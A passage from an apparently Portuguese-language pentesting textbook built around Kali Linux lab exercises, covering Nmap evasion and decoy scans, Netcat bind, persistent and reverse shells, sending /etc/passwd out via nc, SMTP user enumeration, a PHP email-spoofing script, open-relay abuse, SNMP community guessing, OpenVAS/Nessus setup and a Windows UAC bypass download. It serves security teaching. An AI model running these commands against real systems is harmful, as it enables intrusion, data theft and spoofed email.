root@kali# nmap 192.168.1.102 --traceroute
18. Definindo o nível de agressividade (0-5). Por meio da opção -T é
definido o nível de agressividade do Nmap, podendo variar de 0 até 5 (0
indica pouco nível de agressividade, e 5 indica uma varredura altamente
agressiva). Entenda uma varredura agressiva como sendo uma varredura
que pouco se importa com sistemas de defesa, como firewalls e sistema
de detecção de intruso (IDS). Varreduras agressivas são extremamente
rápidas, mas não tomam nenhum cuidado e fazem muito “barulho” na
rede. Varreduras pouco agressivas às vezes são extremamente lentas,
mas em compensação podem ser usadas (em conjunto com outras regras
do Nmap) para tentar voar mais baixo no radar de IDS e firewalls.
root@kali# nmap 192.168.1.102 –T 4
19. Varredura em modo agressivo (-A). Essa varredura determina
detalhes sobre o sistema operacional, versão de serviço etc.
root@kali# nmap 192.168.1.102 –A
20. Técnica de despiste. A técnica de despiste consiste em efetuar scans
com endereços IPs de origem diferentes. No momento em que for
consultado o log no servidor, haverá o IP do atacante, mas também
haverá outros IPs, podendo confundir o administrador, pois este ficará
em dúvida de qual IP ele realmente efetuou o scanning.
root@kali# nmap 192.168.1.102 –D 6.6.6.6,192.168.1.1
21. IP Spoofing. Diferentemente da técnica de despiste, a técnica de IP
Spoofing envia um pacote como sendo uma origem falsa e não inclui o
IP do atacante no momento do scan, porém, por parecer mais vantajoso,
esse tipo de técnica apenas envia o pacote, não recebe nenhum retorno
(Para mais detalhes sobre a real utilidade do IP SPoofing, consulte o
capítulo 15,“DoS – Denial of Service”).
root@kali# nmap 192.168.1.1 –S 6.6.6.6 –e eth0
122.
22. Varredura FTPBounce. Explora uma falha em servidores FTP mal
configurados, que permite (por meio do comando PORT no FTP) que
requisições enviadas ao FTP em determinada porta sejam redirecionadas
para um host qualquer naquela porta. Ou seja, é possível realizar uma
varredura de portas na máquina ABC originando minhas conexões pelo
servidor FTP. E, quando o administrador de ABC checar os logs,
adivinhe qual será o IP que estará registrado como atividade de
varredura de portas?2
. Vamos utilizar o nosso servidor Windows (IP
192.168.1.101) como o nosso proxy FTP para escanearmos o IP do
nosso roteador (192.168.1.1).
root@kali# nmap 192.168.1.1 -Pn -p 80 -b 192.168.1.101
Lembre-se de ativar a opção –Pn para realizar uma varredura sem ping.
Nota: o escaneamento pela técnica FTP Bounce pode ser bem demorado, então faça o
escaneamento apenas das principais portas de seu alvo.
23. Envio de pacotes fragmentados. Útil para se evadir de IDS –
Sistemas de Detecção de Intruso.
root@kali# nmap 192.168.1.102 -f
24. Detecção do sistema operacional. Para a detecção do sistema
operacional, o Nmap envia pacotes para o seu alvo, e a resposta é
comparada com a base de dados do Nmap, determinando a versão
daquele sistema operacional.
root@kali# nmap 192.168.1.102 –O
root@kali# nmap 192.168.1.102 –O --osscan-guess
25. Detecção de banner. A detecção de banner permite saber com mais
detalhes qual é a versão daquele determinado serviço (versão do
Apache, SSH etc.).
root@kali# nmap 192.168.1.102 –sV
7.4 O canivete suíço Netcat
123.
Conhecido como ocanivete suíço do TCP/IP, o Netcat é utilizado para
muitas funções para administração de redes. Suas funcionalidades incluem
desde port scan até a criação de backdoors.
• Para instalar o Netcat no Debian:
root@debian# apt-get install netcat
• Para instalar o Netcat no Windows, realize o download do binário em
http://packetstormsecurity.com/files/download/101512/rcat.zip
Dentro do arquivo rcat.zip haverá o rcat (nc reprogramado) e o nc original.
Opções:
-e cmd Executa o comando especificado.
-l Com essa opção, o netcat fica esperando por conexões. Deve ser combinado com a opção
-p.
-p
porta
Porta a ser usada quando a opção –l for selecionada.
-s IP Endereço IP de origem.
-u Habilita o protocolo UDP em vez do TCP.
-v Modo detalhado.
-z Utilizado como port scanner.
7.4.1 Laboratório Netcat
Para os laboratórios, desabilite o firewall do Windows.
1. Criar um socket. Um socket é um canal de comunicação entre o
atacante e a sua vítima. Neste primeiro exemplo, o socket é simples.
root@debian# nc –l –p 12345 –vv
root@kali# nc 192.168.1.102 12345
Digite qualquer coisa no Netcat do Kali Linux para a mensagem ser
ecoada no Netcat do Debian.
Digite qualquer coisa no Netcat do Debian para a mensagem ser ecoada
124.
no Netcat doKali Linux.
2. Transferir arquivos
• Máquina que vai receber o arquivo
root@kali# nc –vv –l –p 123 > recebido
• Máquina que vai enviar o arquivo
root@debian# nc 192.168.1.100 123 –vv < /etc/passwd
3. Criar backdoor (Linux)
root@debian# nc –v –l –p 123 –e /bin/bash
root@kali# nc –vv 192.168.1.102 123
A diferença entre um socket e uma backdoor é que, na backdoor, os
comandos são ecoados (com a opção –e) para o shell do sistema
(/bin/bash no Linux e cmd.exe no Windows).
4. Criar backdoor persistente (Linux)
root@debian# while true; do nc –v –l –p 123 –e /bin/bash; done
root@kali#nc –vv 192.168.1.102 123
Digite Ctrl+C
root@kali# nc –vv 192.168.1.102 123
5. Criar backdoor (Windows)
C: nc.exe –v –l –p 123 –e cmd.exe
root@kali# nc 192.168.1.101 123
6. Conexão reversa
Nesse tipo de conexão, a máquina vítima se conecta à máquina atacante
em vez de a máquina atacante se conectar à máquina vítima (conexão
direta), realizando uma conexão reversa.
As conexões reversas são utilizadas para burlar regras de firewall. Por
exemplo: em uma máquina Windows com firewall, a conexão reversa
possibilita um canal de comunicação entre atacante e vítima, sem que o
firewall da vítima perceba essa conexão.
Para esse exemplo, habilite o firewall do Windows.
Crie dois sockets na máquina do Kali Linux.
125.
root@kali# nc –v–l –p 123
root@kali# nc –v –l –p 456
Na máquina Windows
C: nc.exe 192.168.1.100 123 | cmd.exe | nc.exe 192.168.1.100 456
O exemplo anterior diz o seguinte: Netcat conecte-se à máquina Kali
Linux na porta 123 (um socket bidirecional, convencional da máquina
da vítima até a máquina do atacante). Tudo o que o atacante digitar no
Kali Linux envie,por meio do Pipe, para o cmd.exe (terminal de
comandos do Windows). Ou seja, caso o atacante digite dir no Kali
Linux, o Windows vai interpretar esse comando e enviá-lo ao cmd.exe, e
fará a listagem dos arquivos. Feito isso, jogue o resultado do cmd.exe
(listagem dos arquivos) para um segundo socket que está na máquina do
atacante (listando na porta 456). Com isso, o atacante digita dir no
primeiro socket, o Windows da vítima interpreta esse comando e exibe a
saída no segundo socket.
A conexão reversa pode ser visualizada na figura 7.6.
Outra forma de realizar a conexão reversa é listar um socket no Kali
Linux e conectá-lo diretamente com o Windows (como o socket é
bidirecional, o que for digitado no Kali Linux será enviado pela opção -e
ao shell de comandos do Windows.
root@kali# nc -l -p 123 -vv
C: nc 192.168.1.100 123 -e cmd.exe
126.
Figura 7.6 –Conexão reversa executada com sucesso.
7. PortScanner
root@debian# service ssh start
root@ debian# service apache2 start
root@kali# nc –v 192.168.1.102 –z 21-81
8. Enumeração de banners
root@kali# nc 192.168.1.102 80
HEAD / HTTP/1.1
Pressione Enter
9. Enumeração de banners (HTTPS)
O netcat não consegue realizar conexões sobre protocolos criptografados,
como o HTTPS. Para isso, vamos utilizar o cliente openssl.
root@kali# openssl s_client -quiet -connect www.microsoft.com:443
HEAD / HTTP/1.1
Enter
O Kali Linux também possui uma versão do netcat localizada em
/usr/share/windows-binaries/nc.exe.
7.5 Enumeração SMTP
O protocolo SMTP (Simple Mail Transfer Protocol) é responsável pelas
127.
mensagens de email.As mensagens de email são enviadas via SMTP e
posteriormente acessadas pelo protocolo POP3 ou IMAP4.
7.5.1 Laboratório email
Instale o servidor Postfix no Debian.
root@debian# apt-get install postfix
As possíveis configurações para a instalação do Postfix são:
• No configuration – As configurações do Postfix serão mantidas.
• Internet site – As mensagens serão enviadas via SMTP.
• Internet with smarthost – As mensagens serão enviadas via SMTP ou via
algum utilitário como o Fetchmail.
• Satellite system – As mensagens de email são transmitidas por outra
máquina, um smarthost.
• Local only – Apenas o host local vai enviar e receber mensagens.
Será realizada a instalação “internet site” para que o nosso servidor possa
receber e enviar mensagens da nossa rede.
Deverá ser configurado o domínio DNS para envio e recebimento de
emails. Como o nosso servidor DNS é kali.com.br, configure-o dentro da
opção System mail name do Postfix.
• Faça um backup do arquivo /etc/postfix/main.cf antes de realizar
qualquer alteração:
root@debian# cp /etc/postfix/main.cf /etc/postfix/main.cfOLD
• Altere o arquivo /etc/postfix/main.cf com a seguinte configuração:
mydomain = kali.com.br
myorigin = $mydomain
mydestination = $mydomain
mynetworks_style = subnet
home_mailbox = Maildir/
• Instale o servidor e Courier-IMAP:
root@debian# apt-get install courier-imap
128.
Caso deseje, instaleo Courier-webadmin (utilizado para administrar o
Courier) – particularmente eu não instalo –, selecionando o campo
<No>.
• Instale o servidor e Courier-POP:
root@debian# apt-get install courier-pop
Será necessário criar uma pasta Maildir para cada usuário do sistema que
queira receber e enviar emails. Repita o procedimento a seguir para cada
usuário.
-------------------------------------------------------------------------------------------
-------------
Procedimento para criação de uma pasta de email para qualquer usuário
• Logue no sistema com o usuário que terá uma conta de email:
root@debian# login root
• Vá ao seu diretório home:
root@debian# cd $HOME
• Crie a pasta Maildir:
root@debian# maildirmake Maildir
• O dono e o grupo da pasta Maildir deve ser o mesmo do seu usuário:
root@debian# ls -lhad Maildir
-------------------------------------------------------------------------------------------
-------------
• Como usuário root, deverão ser realizados os procedimentos a seguir
para configuração do SquirrelMail:
root@debian# apt-get install squirrelmail
root@debian# cp /etc/squirrelmail/apache.conf /etc/apache2/conf.d/squirrelmail.conf
root@debian# service postfix restart
root@debian# service courier-imap restart
root@debian# service apache2 restart
• Configure o arquivo /etc/resolv.conf do Debian para que este reconheça
129.
o seu DNS:
nameserver192.168.1.102
search kali.com.br
• Verifique se o Debian associa o nome ao servidor DNS com Nslookup:
root@debian# nslookup kali.com.br
• Com o navegador acesse:
http://192.168.1.102/squirrelmail
O usuário e a senha para login do SquirrelMail são os usuários e as senhas
cadastrados no Debian.
• Crie um usuário teste no Debian:
root@debian# adduser teste
Repita o procedimento para criar uma pasta para que o usuário teste receba
emails.
Envie um email para teste@kali.com.br e verifique se o sistema de email
está ok.
7.5.2 STMPUser enum
O protocolo SMTP permite, por meio dos comandos VRFY, a verificação
de nomes de usuários válidos cadastrados no sistema.
Configure o arquivo /etc/resolv.conf do Kali Linux para que o arquivo
reconheça o servidor DNS do Debian. Verifique por meio do dnsenum se o
Kali Linux reconhece o servidor DNS.
Realize a enumeração dos usuários por meio do smtp-user-enum:
root@kali# smtp-user-enum -M VRFY -U /root/Desktop/nomes -t kali.com.br
7.5.3 Como enviar emails falsos (via PHP)
O protocolo SMTP não exige autenticação e não necessita da verificação
dos cabeçalhos para saber se o remetente da mensagem realmente é quem
diz ser. Por causa desse tipo de estruturação do pacote SMTP, este permite o
envio de emails falsos.
130.
• Inicie oservidor Apache:
root@debian# service apache2 start
• Configure o arquivo /etc/resolv.conf do Debian:
nameserver 192.168.1.102
search kali.com.br
• Crie o arquivo /var/www/fakemail.php no Debian com o seguinte
conteúdo:
<?php
$from = "fakemail@kali.com.br";
$to = "teste@kali.com.br";
$subject = "Fake mail";
$message = "Email falso. Como se pode ver, o usuario final fakemail nao existe, mas envio
email no nome dele";
$headers = "From:" . $from;
mail($to,$subject,$message,$headers);
echo "Email enviado.";
?>
Como apresentado pelo script PHP, não é necessário ter autenticação para
envio de email do usuário fakemail@kali.com.br. O usuário fakemail
não faz parte do sistema, porém podemos enviar email normalmente em
seu nome. Isso é valido para qualquer outra conta de email. Por
exemplo: fakemail@kali.com.br, ou root@kali.com.br, ou
usuario@qualquerdominio.com.
• Acesse http://192.168.1.102/fakemail.php.
• Abra o SquirrelMail como usuário teste para ver o email recebido,
conforme mostra a figura 7.7.
131.
Figura 7.7– Emailfalso enviado com sucesso ao usuário teste.
7.5.4 Como enviar emails falsos (via Open Relay)
Servidores que utilizam o serviço de SMTP também são vulneráveis a
ataques de envio de email falso. No passado não era incomum encontrar
servidores de email que permitiam a sua conexão remota, e, com alguns
comandos, o atacante conseguia enviar emails falsos em nome daquele
servidor. Hoje essa tarefa é muito rara em servidores com acesso à internet,
isso devido a mecanismos de segurança e ao bloqueio da porta 25. Esse
cenário é mais típico em uma rede interna, em que algum administrador
pode ter se esquecido de desabilitar algum servidor SMTP.
Mesmo sendo raro e difícil de encontrar, caso o leitor depare-se com um
servidor de email que permite enviar emails sem nenhum mecanismo de
autenticação (esses servidores são chamados de Open Relay), testar esse
servidor é crucial em um pentest. Isso porque servidores Open Relay
representam uma falha gravíssima.
• Conecte-se no servidor SMTP na sua porta de escuta (normalmente 25):
root@kali# nc 192.168.1.102 25
• Digite os seguintes comandos:
helo 192.168.1.102
mail from: open_relay@kali.com.br
rcpt to: teste@kali.com.br
data
From: open_relay@kali.com.br
To: teste@kali.com.br
132.
Subject: Email
Email enviadocom successo via Open Relay
.
quit
Observe que não foi exibida nenhuma mensagem de erro ou mesmo
qualquer mensagem em que não é permitido ao usuário enviar emails.
Finalize a mensagem com um ponto (.).
A figura 7.8 mostra esse processo.
Figura 7.8 – Email enviado via Open Relay.
7.6 Enumeração SNMP
O protocolo SNMP permite coletar informações dos equipamentos. Por
exemplo, por meio do SNMP é possível saber o consumo de CPU, portas
abertas, processos ativos etc. Apresenta dois componentes: o agente SNMP
e o gerente SNMP. O agente SNMP é um software cuja função é informar o
estado do equipamento (uso da CPU, portas abertas etc.). O gerente SNMP
é um software que vai requisitar as informações dos agentes. Os gerentes
mais conhecidos são: OpenView, UniCenter, OpenNMS e MRTG.12
A principal vulnerabilidade do SNMP gira em torno da descoberta da senha
da comunidade (uma espécie de autenticação realizada pelo SNMP), ou
seja, quem possui a senha da comunidade consegue autenticar-se no agente
SNMP e obter os dados SNMP. O pior problema é a escolha dessa senha,
que normalmente é fácil de adivinhar ou, ainda, na maioria das vezes, os
administradores utilizam a senha “public”. Vamos então instalar o software
133.
agente no servidorDebian e definir a senha public para explorarmos essa
falha.
• Para instalar o software agente no servidor Debian:
root@debian# apt-get install snmpd
O arquivo /etc/snmp/snmpd.conf deve ficar com o seguinte conteúdo:
com2sec local localhost private
com2sec mynet 192.168.1.0/24 public
com2sec public default public
group mygroup v1 mynet
group mygroup v2c mynet
group local v1 local
group local v2c local
group public v1 public
group public v2c public
view all included .1 80
access mygroup "" any noauth 0 all none none
access public "" any noauth 0 all none none
access local "" any noauth 0 all all all
syslocation Unknown (edit /etc/snmp/snmpd.conf)
syscontact Root <root@kali.com.br> (configure /etc/snmp/snmp.local.conf)
Reinicialize o serviço de SNMP:
root@debian# service snmpd stop
root@debian# service snmpd start
7.6.1 SNMPcheck
Utilizado para mapeamento de SNMP:
root@kali# snmpcheck –t 192.168.1.102
7.6.2 OneSixtyOne
Outra opção para mapeamento SNMP. O OneSixtyOne permite varredura
sobre uma rede inteira, utilizar um arquivo para determinar a senha da
comunidade etc.
Opções:
Arquivo contendo as prováveis senhas da comunidade.
134.
-c senhas
-i máquinasArquivo com as máquinas a serem testadas.
Exemplos de uso:
root@kali# onesixtyone 192.168.1.102 public
root@kali# onesixtyone -c senhas 192.168.1.102
root@kali# onesixtyone -c senhas -i maquinas
1 VoIP é acrônimo para Voz sobre IP. É um protocolo que permite a transmissão da voz humana pela
internet. Com o VoIP é possível fazer chamadas telefônicas pela internet. Chamadas de VoIP para
VoIP são gratuitas, chamadas de VoIP para telefones fixos ou móveis são pagas. Um exemplo de
programa VoIP é o Skype.
2 Para esse laboratório é necessário o servidor EasyFTP v.7.0.11 (permite por natureza ataques de
FTP Bounce), encontrado em http://www.exploit-db.com/exploits/14402/.
135.
capítulo 8
Mapeamento devulnerabilidades
Mapeamento de vulnerabilidades consiste na identificação e análise das
possíveis vulnerabilidades. Uma vez que as etapas de coleta de informação,
descobrimento, enumeração dos alvos, serviços e portas foram efetuados,
está na hora de investigar as possíveis vulnerabilidades que existem no alvo
que poderão comprometer toda a rede em questão.
É importante notar a diferença entre o teste manual e o teste com
ferramentas automatizadas. Muitas vezes o teste com ferramentas
automatizadas produz resultados falsos positivos, além de poder falhar em
alguns casos, como a determinação de erros lógicos (SQL Injection, XSS) e
vulnerabilidades não abertas ao conhecimento público (por exemplo: o
auditor pode descobrir um Code Execution em um software e desenvolver
um exploit específico). Desse modo é importante o auditor ter
conhecimento tanto do uso de ferramentas automatizadas como do teste
manual.
8.1 Tipos de vulnerabilidades
É importante entender e estudar a classificação de vulnerabilidades que
existem antes de começar a utilizar as ferramentas que detectam falhas. Este
livro não tem como objetivo apresentar e nem descrever os diversos tipos
de falhas que um sistema apresenta: Buffer Overflow, Race Condition,
Stack Overflow, Remote Code Execution etc. O estudo sobre esses tipos de
falhas é extremamente avançado e requer um conhecimento elevado sobre
programação, linguagens de baixo nível e sistema operacional. Vamos tratar
as vulnerabilidades de maneira mais simplória (o suficiente para realização
de um pentest). As vulnerabilidades podem ser classificadas em dois tipos:
local e remota.
136.
8.1.1 Vulnerabilidade local
Avulnerabilidade é explorada de maneira local. É necessário que o exploit
seja executado localmente na máquina alvo. Normalmente esse tipo de
vulnerabilidade é executada com o objetivo de aumentar o privilégio de
acesso.
Por exemplo: o usuário A tem acesso limitado à sua máquina e, de alguma
forma, ele deseja aumentar o seu nível de acesso para administrador. Uma
maneira de se fazer isso é executando um exploit.
Outro exemplo é o usuário executar localmente um arquivo Microsoft
Office malicioso.
Windows UAC bypass
Há uma vulnerabilidade no Kernel do Windows que permite que usuários
locais consigam o acesso de autoridade (usuário nt authoritySystem) na
máquina.
O UAC (User Account Control) é um sistema de controle implementado
desde o Windows Vista, que impede que usuários com poucos privilégios
façam alterações de alto risco no Windows, como instalar um programa ou
acessar diretórios sem a devida permissão. O sistema UAC é mostrado na
figura 8.1.
Figura 8.1 – Sistema UAC.
O sistema testado é um Windows 7 sp0 32bits.
Crie um usuário com poucos privilégios e acesse o sistema no nome dele.
O exploit encontra-se no endereço http://www.exploit-
db.com/sploits/uacpoc.zip.
Baixe o exploit e execute-o no Windows. Veja o seu privilégio sendo
137.
escalonado de umusuário restrito para o usuário nt authoritysystem.
C: whoami
pc-pcrestrito
C: poc.exe
C: whoami
nt authoritysystem
8.1.2 Vulnerabilidade remota
A vulnerabilidade é explorada de maneira remota. O exploit não necessita
ser executado localmente na máquina alvo, ele pode ser executado na
máquina do atacante e remotamente consegue acesso à estação.
Por exemplo, o usuário A tem o Windows XP com o compartilhamento de
arquivos ativo. Existe uma vulnerabilidade para esse serviço
(MS08_067netapi) possibilitando o acesso remoto à estação.
8.2 Scanners de vulnerabilidade
O scanner de vulnerabilidade realizará a varredura de vulnerabilidades
remotas. Há diversos scanners e alguns até específicos para se determinar
falhas sobre determinado serviço, como o wpscan (scanner para o
Wordpress) e o w3af (scanner para websites). Porém serão abordados dois
scanners mais genéricos para realizar a varredura: o OpenVAS e o Nessus.
8.2.1 OpenVAS
O OpenVAS é uma plataforma poderosa para análise e levantamento de
vulnerabilidades. Desenvolvido na arquitetura cliente/servidor, o OpenVAS
permite que o cliente faça o pedido ao servidor que realiza o escaneamento.
Por meio do OpenVAS é possível determinar vulnerabilidades remotas.
Primeiro, ative o protocolo RDP no Windows 7 clicando nas Propriedades
do computador e depois na aba Remoto, e marque a opção Permitir ligações
de computadores com qualquer versão do Ambiente de Trabalho (menos
seguro) (Figuras 8.2 e 8.3).
Até o momento em que este livro estava sendo escrito, o OpenVAS
138.
encontrava-se na versão8 (beta), porém o Kali Linux por padrão possui a
versão 7 instalada. Por algum motivo, o OpenVAS do Kali Linux não possui
todos os módulos necessários para o seu correto funcionamento (como o
openvasad).
Vamos então realizar o download e instalação da versão 6 do OpenVAS (um
pouco mais antiga, porém mais estável para o sistema operacional Debian).
No site oficial do OpenVAS www.openvas.org, a lista de downloads para os
binários
(http://download.opensuse.org/repositories/security:/OpenVAS:/UNSTABLE
:/) encontra-se na versão 7 para o OpenSUSE 13.1. Para o Debian, a versão
6 é a última (em binário) para download. Porém nada impede o leitor de
tentar realizar a instalação da versão 7 ou 8 a partir do seu código-fonte.
Figura 8.2 – Ativação do RDP por meio das propriedades do computador.
139.
Figura 8.3 –Permitindo o ambiente de trabalho remoto menos seguro.
Primeiro, certifique-se de que o arquivo /etc/apt/sources.list apresenta os
corretos diretórios para download de pacotes (http://docs.kali.org/general-
use/kali-linux-sources-list-repositories):
deb http://old.kali.org/kali moto main non-free contrib
deb-src http://old.kali.org/kali moto main non-free contrib
Baseando-se nas orientações fornecidas pelo www.openvas.org, para
realizar a instalação da versão 6, primeiro realize no Kali Linux os
seguintes procedimentos para adicionar o repositório do OpenVAS 6:
root@kali# echo "deb
http://download.opensuse.org/repositories/security:/OpenVAS:/UNSTABLE:/v6/Debian_7.0/ ./"
>> /etc/apt/sources.list
root@kali# wget
http://download.opensuse.org/repositories/security:/OpenVAS:/UNSTABLE:/v6/Debian_7.0/Relea
se.key
root@kali# apt-key add ./Release.key
Assim, o banco de dados do Kali Linux está OK, atualize-o:
root@kali# apt-get update
Instale as bibliotecas responsáveis pelo OpenVAS 6 (esse procedimento
desinstala o OpenVAS 7):
root@kali# apt-get install libopenvas6
Os seguintes programas são necessários:
140.
root@kali# apt-get -yinstall greenbone-security-assistant openvas-cli openvas-manager openvas-
scanner openvas-administrator sqlite3 xsltproc rsync
Instale os seguintes programas para geração de relatório:
root@kali# apt-get -y install texlive-latex-base texlive-latex-extra texlive-latex-recommended
htmldoc
Como o OpenVAS é destinado a sistemas operacionais como o CentOS e
derivados, os seguintes programas devem ser instalados para a correta
manipulação dos pacotes no Debian (e derivados como o Kali Linux).
root@kali# apt-get -y install alien rpm nsis fakeroot
Gere o certificado SSL:
root@kali# test -e /var/lib/openvas/CA/cacert.pem || openvas-mkcert -q
Atualize o banco de dados de vulnerabilidades:
root@kali# openvas-nvt-sync
É necessário criar um certificado para o usuário om do OpenVAS:
root@kali# test -e /var/lib/openvas/users/om || openvas-mkcert-client -n om -i
Antes de continuarmos, os serviços do OpenVAS devem ser finalizados:
root@kali# /etc/init.d/openvas-manager stop
root@kali# /etc/init.d/openvas-scanner stop
A próxima etapa é inicializarmos o serviço openvasad que fará o download
e sincronização das vulnerabilidades do banco de dados (essa etapa pode ser
extremamente lenta):
root@kali# openvassd
Refaça a base de dados:
root@kali# openvasmd --rebuild
É necessário atualizar o protocolo SCAP (essa etapa pode ser extremamente
lenta):
root@kali# openvas-scapdata-sync
Atualize também o certdata:
root@kali# openvas-certdata-sync
141.
Na primeira vezque esse comando é executado, o seguinte erro é mostrado:
Error: no such table: meta.
Isso ocorre pelo fato de estarmos importando um pacote de sistemas como o
CentOS, e pelo fato de a tabela meta não ter sido criada pelo Kali Linux.
Assim, devemos realizar o download das dependências necessárias para
criação da tabela meta. No momento em que este livro estava sendo escrito,
no repositório do Atomicorp
(http://www6.atomicorp.com/channels/atomic/fedora/18/i386/RPMS/), a
dependência openvas-manager, encontrava-se na versão 5.0.8-27. Realize o
seu download.
root@kali# cd
root@kali# wget http://www6.atomicorp.com/channels/atomic/fedora/18/i386/RPMS/openvas-
manager-5.0.8-27.fc18.art.i686.rpm
Extraia os arquivos do pacote RPM:
root@kali# rpm2cpio openvas-manager-5.0.8-27.fc18.art.i686.rpm | cpio -div
Será gerada a pasta /root/usr/share/openvas/cert/. Copie o seu conteúdo:
root@kali# mkdir /usr/share/openvas/cert
root@kali# cp /root/usr/share/openvas/cert/* /usr/share/openvas/cert
Refaça o certdata:
root@kali# openvas-certdata-sync
É necessário criar o usuário admin com uma senha de acesso para o
OpenVAS:
root@kali# test -e /var/lib/openvas/users/admin || openvasad -c add_user -n admin -r Admin
Os usuários criados podem ser confirmados com:
root@kali# openvasad -c list_users
Se a senha do usuário admin for esquecida, o usuário admin poderá ser
removido e criado novamente:
root@kali# openvasad -c remove_user -u admin
root@kali# test -e /var/lib/openvas/users/admin || openvasad -c add_user -n admin -r Admin
É necessário finalizar o OpenVAS (processo antigo):
142.
root@kali# killall openvassd
Oque vai demorar em torno de 15 segundos. Certifique-se de que o
processo foi finalizado:
root@kali# ps aux | grep openvassd | grep -v grep
Caso não apareça nada na tela, então está tudo ok e o OpenVAS pode ser
inicializado:
root@kali# /etc/init.d/openvas-scanner start
root@kali# /etc/init.d/openvas-administrator restart
root@kali# /etc/init.d/greenbone-security-assistant restart
root@kali# /etc/init.d/openvas-manager start
Nota: às vezes o openvas-manager não inicia, mostrando uma mensagem de erro. Reinicie todos
os serviços do OpenVAS para solucionar o problema.
Pelo navegador, acesse o endereço https://localhost:9392/; instale os
certificados digitais e inicie o OpenVAS com o usuário admin e a sua
respectiva senha.
Após ter logado no sistema, a tela inicial do OpenVAS é mostrada na figura
8.4.
Figura 8.4 – Tela inicial do OpenVAS.
143.
Para realizar umescaneamento simples, digite o IP do alvo e depois clique
no botão Start Scan (Figura 8.5).
Figura 8.5 – Varrendo o Windows.
No botão de lupa, detalhes sobre a varredura são exibidos (Figura 8.6).
Figura 8.6 – Detalhes da varredura.
Enquanto a varredura é realizada, mais detalhes sobre as vulnerabilidades
do alvo podem ser obtidos no botão de lupa (Figura 8.7).
144.
Figura 8.7 –Detalhes sobre as vulnerabilidades.
O OpenVAS não atualiza o status do scanning, faça-o manualmente (Figura
8.8).
No final, um relatório PDF pode ser gerado pelo OpenVAS (Figura 8.9).
A opção Scan Management > Tasks mostra todos os scans em progresso e
que já foram realizados (Figura 8.10).
Figura 8.8 – Atualizando o scanning.
145.
Figura 8.9 –Gerando um relatório do OpenVAS.
Figura 8.10 – Tarefas (scan) em execução e/ou executadas.
Para realizar um scan mais detalhado (um teste mais demorado porém mais
profundo), vá para a opção Configuration > Targets (Figura 8.11).
Figura 8.11 – Realizando um scan mais detalhado.
Vão aparecer os alvos que já foram escaneados, crie um novo alvo no botão
de estrela (Figura 8.12).
146.
Figura 8.12 –Criando um novo alvo.
Insira as informações necessárias sobre o seu alvo, como um nome de
identificação e o seu endereço IP (Figura 8.13).
Figura 8.13 – Inserindo as informações do novo alvo.
Uma vez com a configuração do scan ok, crie-o pela opção Scan
Management > New Task (Figura 8.14).
Figura 8.14 – Criando uma nova tarefa (scan).
Insira as informações do Debian: Em Name, defina o nome do scan. Em
Scan Config, selecione o modo que será realizado o scan (extremamente
rápido, porém pouco detalhado; normal; extremamente lento, porém bem
detalhado etc). Em Scan Targets, selecione o profile correspondente ao
novo scanning (Figura 8.15).
147.
Figura 8.15 –Selecionando corretamente o novo alvo a ser escaneado.
Por último, o scanning foi criado, podendo ser inicializado no botão de Play
(Figura 8.16).
Figura 8.16 – Inicilizando o novo scanning.
8.2.2 Nessus
O Nessus é um excelente scanner de vulnerabilidade. Apresenta versões
Home e Enterprise. Diferentemente do OpenVAS, tem versões pagas e
gratuitas, sendo Home a versão gratuita.
• Realize o download do Nessus em
http://www.tenable.com/products/nessus/select-your-operating-system.
• Instale o Nessus:
root@kali# cd /root/Downloads
root@kali# dpkg –i Nessus-6.3.3-debian6_i386.deb
• Inicie o servidor Nessus:
148.
root@kali# /etc/init.d/nessusd start
•Acesse o Nessus no navegador:
https://127.0.0.1:8834/
Na primeira instalação, crie um usuário que fará o acesso ao Nessus (Figura
8.17).
Na primeira instalação, será pedido o código de registro do Nessus
(http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-
activation-code). Faça todo o registro conforme é instruído pelo próprio
Nessus.
Figura 8.17 – Criando um usuário para o Nessus.
Com o Nessus instalado, atualize os plugins:
root@kali# /opt/nessus/sbin/nessuscli update --all
Ao ser iniciado, insira o nome de usuário e senhas que foram criados para
acessar o Nessus (Figura 8.18).
149.
Figura 8.18 –Inserindo os dados no Nessus.
Para realizar um scan, selecione a aba Scan > New Scan (Figura 8.19).
Figura 8.19 – Criando um novo scan.
O Nessus tem diversos tipos de política, como scanner básico de redes,
detecção de malware para Windows, scan sobre a vulnerabilidade
Shellshock e outros.
Será realizado o scan básico (Figura 8.20).
150.
Figura 8.20 –Selecione o scan básico de vulnerabilidades (Basic Network
Scan).
Defina o nome do scan, faça uma pequena descrição e informe o IP a ser
testado, conforme mostra a figura 8.21.
Figura 8.21 – Parâmetros básicos para a criação da política.
O scan já é iniciado (Figura 8.22).
Figura 8.22 – Scanning sendo realizado.
No término do scan, um arquivo PDF pode ser exportado (Figura 8.23).
Figura 8.23 – Gerando um arquivo PDF.
151.
capítulo 9
Exploração doalvo
Uma vez realizadas as etapas de coleta de informações, descobertas nos
computadores e versões dos serviços que estão rodando, e feito o
mapeamento de vulnerabilidades, o próximo passo é a exploração do alvo.
A exploração do alvo é o ato de “invadir” a máquina com exploits
(programas que exploram falhas em outros programas); utilizando o exploit
correto, o acesso ao terminal de comandos do sistema (shell) é fornecido ao
atacante.
A exploração ocorre de duas formas: pela engenharia social (o sistema não
precisa ter vulnerabilidades para conseguirmos o acesso) ou por falhas de
softwares (o sistema utiliza uma versão antiga ou vulnerável de software
que permite o acesso ao shell do sistema).
A escrita de exploits é uma tarefa que requer muito tempo, detalhe e
conhecimento profundo sobre sistemas operacionais e linguagens de
programação, fugindo totalmente do escopo do livro. Em vez disso,
utilizaremos exploits públicos, que já foram descobertos e divulgados (sua
utilização costuma ser simples). Normalmente já existem correções para
esses exploits, mas mesmo assim o sistema auditado pode estar
desatualizado e vulnerável.
Esses exploits ficaram espalhados na rede por muitos anos, necessitando
“ciscar” a internet para encontrá-los em algum site (diga-se de passagem
com origem muito duvidosa). Hoje, buscar exploits tornou-se uma tarefa
bem mais fácil, pois eles encontram-se em repositórios específicos (de
origem confiável).
É importante notar que nem toda falha descoberta tem o exploit feito ou
liberado ao público. Muitas falhas são lançadas sem o seu exploit ou são
lançadas versões comerciais e pagas da cópia desses exploits. A empresa
VUPEN (http://www.vupen.com) é um exemplo de uma empresa comercial
152.
que tem exploitspagos.
Principais repositórios de exploits:
• http://packetstormsecurity.com/
• http://www.exploit-db.com/
• http://osvdb.org/
• http://www.1337day.com/
• http://www.securityfocus.com/
• http://www.securiteam.com/
• http://www.intelligentexploit.com/
• http://www.vupen.com/english/
• http://www.kb.cert.org/vuls
9.1 Metasploit
Ferramenta desenvolvida pelo hacker HD Moore; com certeza é uma das
